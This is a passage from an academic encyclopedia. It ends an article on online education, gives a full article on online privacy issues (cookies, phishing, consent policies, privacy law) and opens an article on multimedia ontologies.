Harasim, L. (2000). Shift happens: Online education as a new paradigm in learning. *The Internet and Higher Education*, *3*(1-2), 41-61.

Hiltz, R., Zhang, Y., & Turoff, M. (2002). Studies of effectiveness of learning networks. In J. Bourne & J.C. Moore (Eds.), *Elements of quality online education* (pp. 15-41). Needham, MA: Sloan-C.

Hosie, P., & Schibeci, R. (2005). Checklist and context-bound evaluations of online learning in higher education. *British Journal of Educational Technology*, *36*(5), 881-895.

Johri, A. (2005). Online, off-line and in-between: Analyzing mediated-action among American and Russian students in a global online class. In T.S. Roberts (Ed.), *Computer-supported collaborative learning in higher education* (pp. 283-311). UK: Idea Group.

Lim, D.H. (2004). Cross cultural differences in online learning motivation. *Educational Media International*, *41*(2), 163-175.

Lim., J., & Liu, Y. (2006). The role of cultural diversity and leadership in computer-supported collaborative learning: A content analysis. *Information and Software Technology*, *48*(3), 142-153.

Molina, P.G., Brown, B., Hitch, L.P., McMahon, M.C., Moses, J.S., Morales, C., et al. (2006). Pioneering new territory and technologies. *EDUCAUSE Review*, *41*(5), 112-135.

Morse, K. (2003). Does one size fit all? Exploring asynchronous learning in a multicultural environment. *Journal of Asynchronous Learning Networks, 7*(1), 37-55. Retrieved April 25, 2007, from http://www.aln.org/publications/jaln/v7n1/v7n1_morse.asp

Paulsen, M.F. (2003). *Online education and learning management systems: Global e-learning in a Scandinavian perspective*. Oslo: NKI Forlaget. Retrieved April 25, 2007, from www.studymentor.com

Piccoli, G., Ahmad, R., & Ives, B. (2001). Web-based virtual learning environments: A research framework and a preliminary assessment of effectiveness in basic IT skills training. *MIS Quarterly, 25*(4), 401-426.

Pituch, K.A., & Lee, Y-K. (2004). *The influence of system characteristics on e-learning use.* Computers & Education. Retrieved April 25, 2007, from www.elsevier.com/locate/compedu

Research and Markets. (2006). *Global e-learning opportunity for U.S. higher education*. Retrieved April 25, 2007, from http://www.researchandmarkets.com/reports/c42197

Shih, P-C., Munoz, D., & Sanchez, F. (2006). The effect of previous experience with information and communication technologies on performance in a

Web-based learning program. *Computers in Human Behavior*. Retrieved April 25, 2007, from www.elsevier.com/locate/comphumbeh

Stites, R. (2004). Implications of new learning technologies for adult literacy and learning. In J. Comings, B. Garner, & C. Smith (Eds.), *Review of adult learning and literacy, Vol. 4, Connecting research, policy, and practice* (pp.109-155). New Jersey: Lawrence Erlbaum.

Tomei, L.A. (2005). *Taxonomy for the technology domain.* Hershey, PA: Idea Group.

Webster, J., & Hackley, P. (1997). Teaching effectiveness in technology-mediated distance learning. *Academy of Management Journal, 40*(6), 1282-1309.

Zhang, D., Zhou, L., Briggs, R.O., & Nunamaker, Jr., J.F. (2006). Instructional video in e-learning: Assessing the impact of interactive video on learning effectiveness. *Information & Management, 43*(1), 15-27.

KEY TERMS

Collaborative Learning: An approach to education that entails two or more students working together synchronously and interactively to devise joint solutions for problems. Through cooperation and discussion, learners contribute different understandings that lead to new and shared understandings.

Cultural Background: The totality of socially transmitted behavior patterns, arts, beliefs, institutions, and all other products of human work and thought that a person has grown up in and belongs to. It is associated with countries and regions, for example, American culture and Eastern cultural background.

Distance Education: A mode of education where there is a lack of physical proximity between instructors and students; Web-based technology may or may not be employed for teaching and learning. An example is the UK Open University.

E-Learning: A method of acquiring skills and knowledge via electronic devices. These devices include CD-ROMS, Web sites, e-mails, and mobile phones. It is a broader term than online learning.

Online Education: Teaching and learning over the Internet characterized by the physical separation of teachers and learners, the influence of an educational organization, and the bidirectional flow of information between students and instructors. They are typically supported by learning management systems, such as Blackboard or Moodle.

Online Learning: The act of learning over a computer network. It is typically used to refer to Web-based resources. Examples of educational Web sites are HowStuffWorks.com and WikiHow.com.

Web 2.0 Applications: Dynamic tools based on the Web services technological architecture that enable people to collaborate and share information with a desktop-like operational experience. Applications include wikis, online "malls" and sharing/tagging collectives such as Wikipedia, Facebook, iRows.

Online Privacy Issues

Hy Sockel
DIKW Management Group, USA

Kuanchin Chen
Western Michigan University, USA

Louis K. Falk
University of Texas at Brownsville, USA

WHAT IS ONLINE PRIVACY?

Businesses need to understand privacy conditions and implications to ensure that they are in compliance with legal constraints and do not step on consumers' rights for privacy. Personal identifiable information (PII) and data can have innate importance to an organization. Some organizations view certain privacy features as essential components of their product or services; for example, profile data is often used to tailor products specifically for their customers' likes and needs. PII can also be used for less-honorable endeavors such as identity theft, phishing, political sabotage, character annihilation, spamming, and stalking.

One of the core issues of privacy is: Who actually owns the data, the holder of the data, or the subject (persons) of the data? The answer depends on many criteria: the users' perspective, the environment that privacy is addressed, and how the data are collected and used. Privacy issues arise because nearly every activity on the Internet leaves traces somewhere. This audit trail has caused many people to be concerned that this data may be inappropriately used. The paradox is that many businesses are also concerned for a different reason. In this age of legislation and litigation, a "minor" misstep or software glitch could easily put businesses in a position of extreme jeopardy. A data breach at T.J. Maxx that allowed hackers to download over 45 million credit/debit card numbers could literally bankrupt the organization. The damage and fines could easily total more than $4.5 billion; some have the figure as high as $8 billion (Ou, 2007). It is important to state that the governments' approach to the protection of personal privacy is neither equal nor universal. Some localities extend protection much further than others. In 1972, California amended its constitution to specifically include the construct of "a resident's inalienable right to privacy." Within the United States, court decisions dealing with privacy have fairly closely upheld two principles (Freedman, 1987):

1. The right to privacy is NOT an absolute. An individual's privacy has to be tempered with the needs of society; and
2. The public's right to know is superior to the individual's right of privacy.

However, some large communities were very slow in becoming involved; Japan did not pass its major protection law ("the Act on the Protection of Personal Information") to protect consumers and to regulate business until 2005 (Yamazaki, 2005).

VIOLATION OF PRIVACY AS AN UNACCEPTABLE BEHAVIOR

The Internet Activities Board (IAB) issued a Request for Comment (RFC-1087) in 1989 dealing with what they characterized as the proper use of Internet resources. Prominent on the IAB's list of what it considers as unethical and unacceptable Internet behavior is the act that "compromises the privacy of users." The reliable operation of the Internet and the responsible use of its resources are of common interest and concern for its users, operators, and sponsors (Stevens, 2002).

Using the Internet to violate people's privacy by targeting them for abusive, corrosive comments, or threats is not only unacceptable, but it is illegal. Privacy violations can do a lot more than just embarrass individuals. Information can be used in blackmail or otherwise coercive behavior. Institutions could use information to deny loans, insurance, or jobs because of medical, sexual orientation, or religion. People could lose their jobs if their bosses were to discover private details of their personal life.

Not long ago, the people that perpetrate these crimes—crackers—were basically ego-driven; they wanted to see their exploits on the news. However, now it is about money! Attacks today are more sophisticated, designed to capture personal and financial information. In 2006, the terms Crimeware and Ransomware were coined to describe these threats. Crimeware encompasses threats that lie, cheat, or steal to profit from unsuspecting users. Ransomware is an insidious form of blackmail where crackers encrypt the users' data and then try to extort money from them by holding their files "hostage" (Lozada, Lagrimas, Corpin, Avena, Perez, Cruz, & Oliveria, 2007).

ONLINE PRIVACY AND DATA COLLECTION

Online privacy concerns arise when PII is collected online without the consumers' knowledge or consent, and is then disseminated without the individual's "blessing." Dhillon and Moores (2001) found that the top-five list of Internet privacy concerns include: (a) personal information is sold to others; (b) theft of personal data by a third party; (c) loss of personal files; (d) hacker's damage to personal data; and (e) spam. Cockcroft (2002) suggested the following top privacy concerns: (a) unauthorized secondary use, (b) civil liberties, (c) identity theft, (d) data profiling, and (e) unauthorized plug-ins. Online privacy is generally considered as the right to be left alone and the right to be free from unreasonable intrusions. By extrapolation, one can label telemarketers, mass advertisements, "spam", online "banner ads", and even commercials to be relating directly to privacy issues because of the solitude and the intimacy dimension. Westin (1970) frames privacy into four dimensions:

a. **Solitude:** The state of being alone away from outside interference;
b. **Intimacy:** The state of privacy that one wants to enjoy from the outside world;
c. **Anonymity:** The state of being free of external surveillance; and
d. **Reserve:** The ability to control information about oneself.

While organizations can go the "extra mile" to safeguard the data through the data collection, transmission, and storage processes, this may not be sufficient to keep the client content private. Some businesses use the collected user information for credit-worthiness checks, mass customization, profiling, convenience, user tracking, logistics, location marketing, and individualized services. The issue sometimes breaks down as to who has more rights to control the data:

a. The organization that committed resources to collect and aggregate the data; or
b. The people about whom the data is concerned.

When information is collected, there is the matter of trust: Consumers have to decide if they trust the organization to use the data appropriately. The organization has to trust that the information they asked for represents the facts.

Violating privacy hurts everyone. If people no longer believe their data is safe and will be handled appropriately, there is less incentive for them to be honest. "Almost 95% of Web users have declined to provide personal information to Web sites at one time or another when asked" (Hoffman, Novak, & Peralta, 1999, p. 82). Of those individuals that do provide information, more than half of them have admitted to lying on collection forms and in interviews. Chen and Rea (2004) indicated that concern of unauthorized information use is highly related to passive reaction. Passive reaction is one type of privacy control where one simply ignores data collection requests. Users tend to exercise another privacy control - identity modification - when they are highly concerned about giving out personal information for any reason.

ACTIVITIES THAT CAN VIOLATE PERSONAL PRIVACY

Cookies and Web-Bugs

A cookie is a small amount of information that the Web server requests the user's browser to save on the user's machine. Cookies provide a method of creating persistent memory for an organization in the stateless environment of the native Internet. Organizations use cookies to collect information about the users and their online activities to "better serve" their clients, but some go beyond the honest use of cookies by involving third parties to also plant their cookies on the same Web page. The collected information about the users may be resold or linked to external databases to form a comprehensive profile of the users. Web-bugs (or clear images) allow for user-tracking in the form of clear images or images that are insignificant to attract attention. Most browsers give the user an option to deny or allow cookies, but very few of them are capable of filtering out Web-bugs.

Spam

Any time users enter their e-mail address on a Web site, they run the risk of being added to an e-mail list. The e-mail address is often packaged and sold to merchants. In the end, the users end up being bombarded with unwanted and often offensive e-mails. Spam is a pervasive problem in the wired world; automated technologies can send e-mails by the hundreds of thousands. Spam taxes Internet servers, annoys consumers, and is an abuse of an intended system. To thwart spam, privacy advocates with only moderate success battle with Internet Service Providers (ISPs), e-mail providers, and Internet application providers.

Spoofing and Phishing

One major concern on the Internet is ensuring that users are dealing with who they think they are. Spoofing is the act to deceive; in the Internet world, it is the act of pretending to be someone by fooling the hardware, software, or the users. Even when a user lands on what appears to be a familiar site, not everything is as it appears to be. Thieves have usurped legitimate Web sites' look and feel in a process known as "Phishing". The "Phishing" scam tricks users into giving out their personal identification information to reinstate their legitimate online accounts. The Web thieves take the supplied information, unbeknownst to the user, then respond in a fashion that makes everything appear normal. The information gleamed can be used to: empty bank accounts; go on spending sprees; open accounts for credit cards or initiate loans or mortgages; or it can be sold to other thieves (Calmen, 2006). In the one-year time frame between May of 2004 and May of 2005, it was reported that more than $3 billion in scams were perpetrated.

Phishing and Spamming: Even the Solution Hurts

Some Web sites have employed digital certificates to try to battle hackers and phishing schemes. Although browsers automatically verify the legitimacy of certificates, they cannot tell the users that the Web site (with a legitimate certificate) is indeed what the users intend to visit.

Further, filters developed in response to phishing attacks have prompted their own version of controversy amongst privacy advocates. Some filters work by attempting the origination spam sites; the issue is that they often send user information to a central database, where the data is aggregated and analyzed. Thus, some filters violate an individual's privacy while trying to protect it. The question arises: What happens with this information, and how is it used? Is it over-disseminated, and if so, to whom?

THE LEGAL AGENDA

Governments have acknowledged the inherent vulnerabilities of user activities on the Internet. They have responded to the increasing number of online threats by enacting laws, ordinances, and guidelines under which organizations must operate. Although regulations vary by country and region, requirements typically encompass similar concerns. The growing amount of fraud over the Internet has really gotten the attention of politicians. In the U.S., Senator Patrick Leahy introduced legislation designed to address rampant growth of phishing; the anti-phishing act that he championed had little impact on the horizon. The bill was similar to earlier items that were already on the horizon. But more importantly, phishing and attempted phishing were already crimes. Fraud and identity theft have never been legal activities (Calman, 2006).

PRIVACY: CURRENT PRACTICE

Information Opt-In and Opt-Out

A major debate exists over how an organization should acquire user consent. At the heart of the privacy debate is the tug-of-war between those in favor of opt-in versus opt-out policies. The "Opt-In" group believes that organizations should be forced to individually seek consent from each user each time they collect data from the user. The "Opt-Out" group finds it perfectly acceptable, by default, to include everyone (and their data) and force the users to deny consent. The Opt-Out is the most common form of policies in the United States. The effectiveness of Opt-Out notice is questionable, because they are typically written in a legalese fashion. For the average user, they are typically vague, incoherent, and intentionally hidden in verbose agreements.

Another privacy issue revolves around data about an individual that comes into the possession of a "third party." According to the Opt-In group, the individual should be able to exercise a substantial degree of control over that data and its use (Clarke, 1998). The issue of control takes on major significance with the United States and the European community on different sides of the Opt-In and Opt-Out discussion. The U.S. Government has codified the Opt-Out requirement under several different Acts, such as Gramm-Leach-Bliley (GLB) Act and The Fair and Accurate Credit Transactions Act of 2003 (FACT).

Privacy Impact Assessment (PIA)

PIAs are becoming popular instruments to ensure compliance with appropriate industrial, organizational, and legal guidelines. PIAs became mandatory in Canada as of 2002. Basically, PIAs are proactive tools that look at both the policy and technology risks to ascertain the effects of initiatives on individual privacy.

In practice, PIAs tend to be primarily "policy-focused" and rarely address the underlying information management and technology design issues. Consequently, PIAs tend to "blur and not cure" the issue of misuse of personal information. Worse yet, PIAs can mislead organizations into false senses of security. Organizations may feel they are compliant with applicable regulations because they post a privacy policy on their Web site. However, many privacy notifications, even if they are 100% guaranteed to be delivered, do not address the issues of compliance in data collection, data handling, and secondary use of PII.

Privacy Seals

The lack of effectiveness on the part of the government to adequately address protection of consumer privacy has caused the rise of privacy advocate organizations. These "privacy organizations" (such as BBBOnline and TRUSEe) inspect Web site privacy policies and grant "seal of approval" to those who comply with industry privacy practice. However, because these organizations "earn their money from e-commerce organizations, they become more of a privacy advocate for the industry—rather than for the consumers" (Catlett, 1999).

Some groups argue that seals of any kind are counter-productive. A consumer visiting a site may develop a false sense of security, which could be worse than knowing that the data submitted to the site is insecure. Even if the seal on an organization's Web site was legitimately acquired, there is no guarantee that the organization still follows the same procedures and policies that they were using when they acquired the seal. An organization may change its attitudes over time, may not keep its privacy statements up to date, or may even change its privacy statements too frequently. Unfortunately, there is no real mechanism to know that a site changed its policies after it acquired a seal. A very troublesome assumption of privacy seals presupposes that users of a Web site review the privacy statement and understand its legal implications each time they use that Web site.

Platform for Privacy Preferences (P3P) Project

The industry has taken a number of steps, through privacy seal programs and self-regulatory consortiums, to adopt standards to protect online privacy. The World Wide Web Consortium (W3C) has contributed to this effort with the P3P. According to the W3C Web site (http://www.w3.org/P3P), P3P "is a standardized set of multiple-choice questions, covering all the major aspects of a Web site's privacy policies." P3P-enabled Web sites work with P3P-enabled browsers to automatically handle the users' personal information according to the set of personal privacy preferences.

The idea is quite eloquent in its simplicity, which is to put privacy policies where users can find them, in ways that users can understand, and that users can control. While the W3C purports P3P to be a simple approach to privacy protection, it fails to address one of the core problems of privacy statements, the legalese. The legal language that many Web sites' privacy policy statements are written in bewilders many users (Zoellick, 2001). In addition, empirical studies (such as Reay, Beatty, Dick, & Miller, 2007) suggest that adoption of P3P seems to be stagnant recently, and errors in P3P documents frequently occur. Because of these reasons, the effectiveness of P3P as a privacy protection tool is weakened.

Digital Certificates

An entirely different approach to privacy and authentication uses certificates instead of "seals of approval". In the physical realm, a certificate might be someone's signature or a communication of some kind (document, letter, or verbal) from a known friend or trusted colleague to attest to another person's identity, skills, value, or character. As such, the person giving the "communicate" lends credence to another party (person, group, or organization).

The electronic equivalent of an individual's signature or that of a trusted "communicate" involves digital certificates, a unique digital ID used to identify individuals. Digital certificates are based on a hierarchy of trust. At the top level of the hierarchy, there needs to be a well-trusted root entity. Off of the root entity, trust is disseminated downwards with each new level being verified by the level above it.

Cryptography and the Law: "Wassenaar Arrangement"

A complex web of national and international laws regulates the use of cryptography. Thirty-three countries joined together to form the "Wassenaar Arrangement" group. The group's goal is to make uniform decisions on the export of "dual-use" technology, such as cryptography. Participating members seek, through their national policies, "to ensure that transfers of dual use items do not contribute to the development or enhancement of military capabilities, which undermine these goals, and are not diverted to support such capabilities" (www.wassenaar.org). According to the "Arrangement", the decisions on transfer or denial of transfer of any item are the sole responsibility of each member country (Madsen & Banisar, 2000). In the United States, it is illegal to export strong cryptographic software. In other countries, such as France, any use of strong encryption is forbidden.

European Union Privacy Laws

The European Union supports very strong consumer privacy standards. The EU's comprehensive privacy legislation, the "Directive on Data Protection" (the Directive) became effective October 25, 1998. The Directive requires that transfers of personal data take place only to non-EU countries that provide an "adequate" level of privacy protection. The problem is that a large amount of United States companies facing the Directive's stringent mandates use a mix of legislation, regulation, and self-regulation, which do not satisfy all the EU's requirements. Specifically, under the Directive consumers must have access to the information stored about them so they can correct erroneous data. Because many U.S. companies cannot fulfill this requirement, the exchange of data across international borders is problematic. A "Safe Harbor" arrangement has been reached.

Millennium ACT - EU

The European Union Copyright Directive (EUCD) and the U.S. Digital Millennium Copyright Act (DMCA) are both, in part, modeled after the World Intellectual Property Organization (WIPO) Copyright Treaty and the WIPO Performances and Phonogram Treaty. Sony Corporation filed a lawsuit under the Italian version of the EU equivalent of the DMCA (passed April of 2003) addressing people who purchased the modified PlayStation. The terms of the lawsuit caused local authorities to confiscate the modified game systems as a violation of the EUCD. On December 31, 2003, the Italian court declared the seizures illegal. The court ruled that the new law did not apply because the chips in question were not intended primarily to circumvent copyright protection measures.

U.S.A. Patriot Act of October 11, 2001

On October 11, 2001, President Bush (43) signed into law the *Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism* Act, better known as the U.S.A. Patriot Act (Patriot Act). Under the guise of the Patriot Act, two very controversial programs were authorized: DCS1000 (a.k.a. Carnivore), and Total Information Awareness (TIA). The Patriot Act permits the FBI to use technology for monitoring e-mail and other communication. The TIA is a very controversial project directed by the Information Awareness Office (IAO). The IAO's goal is to gather intelligence on possible terrorist activities through electronic sources, such as the Internet, the telephone, and fax lines. Many privacy advocates are very concerned that privacy will take a backseat to patriotism and efforts to stamp out terrorism. Certainly it is essential to provide law enforcement with the means necessary to track down terrorist activity in any medium, but this must be done within a system of expeditious checks and balances.

Many people have had problems with the USA Patriot Act of 2001; it has been routinely criticized for its apparent violations of basic constitutional rights. The Act was revised in 2005 to put it on firmer constitutional ground; however, the revision did not solve all the issues. The American Civil Liberties Union (ACLU) challenged the law under the grounds that it allowed the Justice Department too much authority to demand that Internet service providers and phone companies turn over information about their customers. The FBI had issued thousands of National Security Letters to help build counterterrorism and counterintelligence cases. These administrative subpoenas did not require court approval, nor did they allow the "service providers" to share this information with their customers. On September 6th, 2007, the judge ruled the Act "offends the fundamental Constitutional principles" that form the checks and balances and separation of powers" and consequently the FBI investigators eventually must obtain a court's approval.

CAN-SPAM

On December 16, 2003, President Bush (43) signed into law the Controlling the Assault of Non-Solicited Pornography and Marketing Act (CAN-SPAM). The Act establishes a framework to help America's consumers, businesses, and families combat unsolicited commercial e-mail, known as spam. The CAN-SPAM is an opt-out law. While permission of the recipients are not required, failure of the organization to abide by their desires carries penalties of a fine and/or imprisonment for up to five years, and may cause the perpetrators to lose any assets purchased with funds from such an endeavor.

While some claim that this Act finally gives the law enforcement community teeth, others profoundly disagree. SPAMHAUS (2003) indicates that the Act is backed overwhelmingly by spammers and has been dubbed the "YOU-CAN-SPAM" Act. They claim that it legalizes spam instead of banning it. The Act unfortunately preempts state laws that really are stronger to protect consumers from being spammed.

CONCLUSION

Although privacy has been addressed in various articles for well over three decades, new privacy issues continue to emerge along with the introduction of new technology. In addition, the ubiquity of computing devices and the continuous improvement of computing powers have both made privacy protection a very challenging task. Readers interested in specific areas of Internet privacy may want to read the cited articles, such as Smith (2003) for related legislation, Westin (1970) for early views, and Smith, Milberg, and Burke (1996) and Stewart and Segars (2002) for empirical assessments.

REFERENCES

Calman, C. (2006). Bigger phish to fry: California's anti-phishing statute and its potential imposition of secondary liability on Internet service providers. *Richmond Journal of Law & Technology, XIII*(1).

Catlett, J. (1999). 1999 comments to the Department of Commerce and Federal Trade Commission. Retrieved June 10, 2004, from http://www.junkbusters.com/profiling.html

Chen, K., & Rea, A., Jr. (2004). Protecting personal information online: A survey of user privacy concerns and control techniques. *Journal of Computer Information Systems*, *XLIV*(4), 85-92.

Clarke, R. (1998, February 23). Direct marketing and privacy. Retrieved June 10, 2004, from http://www.anu.edu.au/people/Roger.Clarke/DV/DirectMkting.html

Cockcroft, S. (2002). Gaps between policy and practice in the protection of data privacy. *Journal of Information Technology Theory and Application, 4*(3), 1-13.

Dhillon, G. S., & Moores, T. T. (2001). Internet privacy: Interpreting key issues. *Information Resources Management Journal*, *14*(4), 33-37.

Freedman, W. (1987). *The right of privacy in the computer age***.** New York: Quorum Books.

Hoffman, D. L., Novak, T. P., & Peralta, M. (1999). Building consumer trust online. *Communications of the ACM, 42*(4), 80-85.

Lozada, A., Lagrimas, D., Corpin, D., Avena, E., Perez, J., Cruz, M., & Oliveria, P. (2007). 2006, the year in threats—A TrendLabs year-end report. Retrieved from www.webbuyersguide.com/bguide/Whitepaper/WpDetails.asp?wpId=ODAxNQ&hidResTypeid=13

Madsen, W., & Banisar, D. (2000). Cryptography and liberty, 2000 – An international survey of encryption policy. Retrieved June 10, 2004, from http://www2.epic.org/reports/crypto2000/overview

Ou, G. (2007, May 7). TJX's failure to secure Wi-Fi could cost $1B. *TechRepublic*. Retrieved from http://blogs.zdnet.com/Ou/?p=485&page=1

Reay, I. K., Beatty, P., Dick, S., & Miller, J. (2007). A survey and analysis of the P3P protocol's agents, adoption, maintenance, and future. *IEEE Transactions on Dependable and Secure Computing, 4*(2), 151-164.

Smith, H. J., Milberg, S. J., & Burke, S. J. (1996). Information privacy: Measuring individuals' concerns about organizational practices. *MIS Quarterly*, 167-196.

Smith, M. S. (2003). Internet privacy: Overview and pending legislation. Retrieved June 10, 2004, from http://www.thememoryhole.org/crs/RL31408.pdf

SPAMHAUS (2003). United States set to legalize spamming on January 1, 2004. Retrieved June 10, 2004, from http://www.spamhaus.org/news.lasso?article=150

Stevens, G. M. (2002). CRS report for Congress online privacy protection: Issues and developments. Retrieved June 10, 2004, from http://www.thememoryhole.org/crs/RL30322.pdf

Stewart, K. A., & Segars, A. H. (2002). An empirical examination of the concern for information privacy instrument. *Information Systems Research, 13*(1), 36-49.

Westin, A. (1970). *Privacy and freedom*. New York: Atheneum.

Yamazaki, F. (2005). *Privacy protection law.* Nikkei BP.

Zoellick, B. (2001). *Cyber-regs: A business guide to Web property, privacy, and patents*. Addison-Wesley.

KEY TERMS

Cookie: A small amount of information that the Web site server requests the user's browser to save on the user's machine.

Cracker: A criminal hacker

Digital Certificate: A unique digital ID, which is used to identify individuals (personal certificates), software (software certificates), or Web servers (server certificates). They are based on a hierarchy of trust.

Phishing: A form of spoofing, where users are tricked into providing personal identification information because thieves have stolen the "look and feel" of a legitimate site.

PIA: Privacy Impact Assessments; proactive tools that look at both the policy and technology risks and attempt to ascertain the effects of initiatives on individual privacy

PII: Personal Identification Information

Privacy Seals: A third party "icon" that indicates they have inspected the Web site privacy policies and found them NOT to be out of line with the industry

Spam: Unsolicited communications, typically e-mail, that is unwanted and often offensive

Spoofing: The act to deceive; in the Internet world, it is the act of pretending to be someone or something else by fooling hardware, software, or human users.

Ontology and Multimedia

Roberto Poli
University of Trento, Italy

Achilles Kameas
Hellenic Open University, Italy

Lambrini Seremeti
Hellenic Open University, Italy

INTRODUCTION

Audiovisual resources in the form of still pictures, graphical, 3D models, audio, speech, and video play an increasing pervasive role in our lives, and there will be a growing need to manage all these multimedia objects. This is a task of increasing importance for users who need to archive, organize, and search their multimedia collections in an appropriate fashion.

To cope with this situation, much effort has been put in developing standards both for multimedia data (natural and synthetic (e.g., photography, face animation), continuous and static (e.g., video, image)) and for data describing multimedia content (metadata). The aim is to describe open multimedia frameworks and achieve a reasonable and interoperable use of multimedia data in a distributed environment.

BACKGROUND

Metadata are a representation of the administrative, descriptive, preservation, usage, and technical characteristics associated with multimedia objects; they can be extracted manually or automatically from multimedia documents. This value-added information helps bridge the semantic gap, described as: "The lack of coincidence between the information that one can extract from the visual data and the interpretation that the same data have for a user in a given situation" (Smeulders, Worring, Santini, Gupta, & Jain, 2000).

Because of the high cost and subjectivity associated with human-generated metadata, a large number of research initiatives are focusing on technologies to enable automatic classification and segmentation of digital resources. Many consortia are working on a number of projects in order to define multimedia metadata standards, which are being developed in order to describe multimedia contents in many different domains and to support sharing, exchanging, and interoperability across different networks. They are distinguished in Salvetti, Pieri, & Di Bono, 2004):

- *Standardised description schemes* that are directly related to the representation of multimedia content for a specific domain (like METS, MPEG-7).
- *Standardised metadata frameworks* that consider the possibility of integrating more metadata standards mapped on different application domains, providing rich metadata models for media descriptions together with languages allowing one to define other description schemes for arbitrary domains (like PICS, RDF, MPEG-21).

For example, the vision of MPEG-21 is to define a multimedia framework to enable augmented and transparent use of multimedia resources across a wide range of networks and devices used by different communities. The intent is that this framework will cover the entire multimedia content delivery chain, including creation, production, delivery, personalization, presentation, and trade.

The development of metadata standards will increase the value of multimedia data, which are used by various applications. Nevertheless, there are disadvantages in current metadata representation schemes (Smith & Schirling, 2006). Some of them are cost, unreliability, subjectivity, lack of authentication, and interoperability with respect to syntax, semantics, vocabularies, and languages (Salvetti et al., 2004).

It is necessary to have a common understanding of the semantic relationships between metadata terms from different domains. Representation and semantic annotation of multimedia content have been identified as an important step toward more efficient manipulation and retrieval of multimedia. In order to achieve semantic analysis of multimedia content, ontologies are essential to express semantics in a formal machine-processable representation (Staab & Studer, 2004).

Professional groups increasingly are building metadata vocabularies (or ontologies). A number of research and standards groups are working on the development of common conceptual models (or upper ontologies) to facilitate interoperability between metadata vocabularies and the integration of information from different domains.

MAIN FOCUS OF THE ARTICLE

Multimedia Ontologies

Ontologies have applications in many areas, including natural language translation, medicine, standardization of product knowledge, electronic commerce, and geographic information systems, among others. Many of these applications use or will use multimedia data in the immediate future, making the creation of multimedia ontologies a crucial component (Alejandro & Smith, 2003).

It is well known that the word "ontology" generates a lot of controversy in discussions about Artificial Intelligence, although it has a long history, in which it refers to the categorical framing of what is (Poli, 2001, 2002, 2007; Poli & Simons, 1996). Briefly it can be claimed that ontology deals with what can be rationally understood, at least partially. According to this interpretation, science in all of its branches is the most successful and powerful ally of ontology.

One may say that there are material things, plants and animals, as well as the products of the talents and activities of animals and humans in the world. This first almost trivial list already indicates that the world comprises not only things, animate or inanimate, but also activities and processes and the products that derive from them. It is likewise difficult to deny that there are thoughts, sensations, and decisions, and the entire spectrum of mental activities, just as one is compelled to admit that there are laws and rules, languages, societies, and customs. We can set about organizing this list of objects by saying that there are independent items that may be real (mountains, flowers, animals, and tables), or ideal (sets, propositions, values), and dependent items which in turn may be real (colors, kisses, handshakes, and falls) or ideal (formal properties and relations). All these are in various respects items that are.

A multimedia ontology, informally, is a means for specifying the knowledge of the world through multimedia documents in a structured way such that users and applications can process the descriptions with reference to a common understanding.

Four different levels of information are represented in multimedia ontologies (Euzenat et al., 2004):

- Signal information
- Featural information
- Symbolic information
- Semantic information

Multimedia ontologies can be of two types:

- Media-specific ontologies have taxonomies of different media types and describe properties of different media. For example, video may include properties to identify the length of the clip and scene breaks.
- Content-specific ontologies describe the subject of the resource, such as the setting or participants. Because such ontologies are not specific to the media, they could be reused by other documents that deal with the same domain.

Multimedia ontologies are used for different goals by different applications, including the following (Alejandro & Smith, 2003):

- **Content visualization:** They can be used to create tables of content and used for browsing.
- **Content indexing:** They can be used to improve indexing consistency in manual annotation systems (Schreiber et al., 2001) (e.g., use the term apartment instead of flat), or in the propagation of labels in automatic indexing systems (e.g., a face detected implies a person was detected).
- **Knowledge sharing:** Annotated multimedia collections can be more easily shared if they use a common conceptual representation.

- **Learning:** Collections annotated by different individuals using common ontologies lead to annotation consistency which is of extreme importance in applying approaches based on learning techniques that use annotated collections for training.
- **Reasoning:** Information not explicit in the data may be obtained automatically with the help of ontology.

Creating a Multimedia Ontology

The construction of multimedia ontologies is difficult because different correct specifications of the same domain or collection are possible and many decisions have to be made, which depend on the domain, the purpose of the multimedia ontology, the complexity of content and structure that characterizes the multimedia objects, and the user's knowledge.

One can build a multimedia ontology simultaneously for all media. For each concept, all media specific concepts are encoded into the nodes of the ontology simultaneously (essentially the ontology is built in one cycle). Alternatively, one can develop a separate ontology for different media and create a link between nodes for every cross reference.

Ontology construction is usually a manual, iterative process consisting of at least three steps: (1) selection of concepts to be included in the ontology; (2) establishment of properties for the concepts and relationships between concepts in the ontology; and(3) maintenance of the ontology. The ontology can be constructed using a *concept-driven* or a *data-driven* approach. The concept-driven approach does not require any data: the ontology is built from general or domain specific knowledge. In the data-driven approach the ontology is constructed primarily from data, but domain knowledge is also used in manually constructing it. In general, however, fully automatic construction of ontologies is not possible because automatically selecting *relevant* concepts and relationships is hard. An alternative is to use semiautomatic ontology construction techniques, which aim at facilitating each of the steps above.

In the data-driven approach, for example, a semiautomatic construction of a multimedia ontology uses a video collection, and models the concepts, their properties, and their relationships. For each of the videos one applies the following steps: (1) automatic scene cut detection; (2) automatic speech recognition; (3) parsing of metadata; and (4) automatic concept analysis. Preprocessing consists of steps one through three, after which an ontology can be constructed based on textual content alone. Step four forms the basis for manually adding multimedia components to the ontology (Smith, Tseng, & Jaimes, 2003).

When building multimedia ontologies, one should address the requirements listed below:

1. Multimedia ontologies should be designed to serve one or more of these purposes, accurately and adequately:
    - *Annotation* (e.g., summarization of multimedia content)
    - *Analysis* (e.g., ontology driven semantic analysis of multimedia content, etc.)
    - *Retrieval* (e.g., context-bases retrieval and recommendations)
    - *Reasoning* (e.g., application of reasoning techniques to multimedia content)
    - *Personalized filtering* (e.g., delivery of multimedia content according to user preferences)
    - *Meta-Modeling* (e.g., ontologies used to model multimedia processes, procedures, etc.)
2. Multimedia ontologies need to describe and represent knowledge for either one or even more of the following top-level hierarchical types of multimedia documents:
    - Image
    - Video
    - 3D Graphics
    - Audio
    - AudioVisual
    - Multimedia presentation

They also need to distinguish between annotations describing the information object and these concerning the multimedia document's content (e.g., semantic concepts depicted in an image).

3. Multimedia ontologies should be able to represent the *structure of a multimedia document itself, depending on the type of document* and *the relations between structural elements.*

Ontologically speaking, possibly the most striking aspect of semantic visual information is its multilayer structure. To provide but a feeling of the multilayered stratification of visual object, one may consider the case of a portrait, where one may distinguish the following levels:

- The three-dimensional space in which the subject of the portrait and some elements of the setting appear;
- The movement of the subject's apparent corporeality;
- The subject's character;
- His or her individual idea, or the idea that the person portrayed has of him/herself; and
- The symbolic, or the universal content manifested by the portrait (Hartmann, 1950; Ingarden, 1962; Poli, 1998).

